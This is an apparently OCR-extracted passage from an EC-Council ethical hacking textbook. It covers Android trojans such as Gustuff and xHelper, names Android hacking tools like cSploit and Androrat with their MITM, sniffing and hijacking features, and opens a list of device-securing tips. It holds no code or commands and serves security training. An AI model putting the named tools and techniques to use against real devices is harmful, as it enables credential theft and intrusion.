Gustuff is installed on Android mobiles through SMS embedded with a malicious Android Package File (APK). When this package is installed, the target device is infected with Gustuff. Furthermore, based on the server's command, the infection spreads to other devices through the contact list or server database. Gustuff has a unique feature, namely Automatic Transfer Systems (ATS) that autofill the fields in legitimate banking apps and other apps to steal the user's credentials.




Figure 17.31: Working of Gustuff Trojan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 17.32: Screenshot of Gustuff Trojan

- **xHelper**

  Source: *https://blog.malwarebytes.com*

  Android/Trojan.Dropper.xHelper is a variant of Android/Trojan.Dropper. The first noticeable characteristic of xHelper is the use of stolen package names. For instance, xHelper uses package names starting with "com.muf." This package name is associated with a number of puzzle games found on Google Play, including a puzzle called New2048HD with the package name com.mufc.fireuvw. This simple game had only a few more than 10 installs at the time of drafting this document.

  xHelper comes in two variants: full-stealth and semi-stealth. Upon installation, semi-stealth xHelper behaves as follows:

  1. Creates an icon in notifications titled "xhelper"
  2. Does not create an app icon or a shortcut icon
  3. After a couple of minutes, it starts adding more icons to notifications: [GameCenter] Free Game

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Press on either of these notifications, and it directs you to a website that allows you to play games directly via the browser.
- These websites seem harmless, but the malware authors are surely collecting pay-for-click profit on each redirect.





Figure 17.33: Screenshot of xHelper Trojan

Some additional Android Trojans are as follows:

- Cerberus
- Boogr.gsh
- Asacub
- Gplayed
- HeroRa

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Android Hacking Tools

Attackers use various Android hacking tools to identify vulnerabilities and exploit target mobile devices to obtain critical user information such as credentials, personal information, and contact lists.

- **cSploit**

  Source: *http://www.csploit.org*

  cSploit is an Android network analysis and penetration suite that is used to map the local network, fingerprint hosts' operating systems and open ports, perform integrated traceroute, forge TCP/UDP packets, and perform MITM attacks such as password sniffing, JavaScript injection, capturing real-time network traffic, DNS spoofing, and session hijacking.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 17.34: Screenshot of cSploit

- **Fing - Network Tools**

  Source: *https://www.fing.com*

  Fing is a set of network tools that are used to identify all the devices connected to any network, obtain the IP address, MAC address, device name, model, and vendor of any connected device, retrieve advanced information such as NetBIOS, UPnP, Bonjour names, properties, and device types.




Figure 17.35: Screenshot of Fing - Network Tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional Android hacking tools are as follows:

- Androrat (*https://github.com*)
- Arpspoof (*https://github.com*)
- Network Discovery (*https://github.com*)
- NEXSPY (*https://nexspy.com*)
- IntentFuzzer (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Securing Android Devices

- Enable screen locks for your Android phone for it to be more secure
- Do not directly download Android package (APK) files
- Never root your Android device
- Regularly update the operating system
- Download apps only from the official Android market
- Use free protector Android app like Android Protector, where you can assign passwords to text messages, mail accounts, etc.
- Keep your device updated with Google Android antivirus software
- Customize your locked home screen with user information

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Securing Android Devices

Given below are some countermeasures that can help you to protect your Android device and the data stored on it from malicious users:

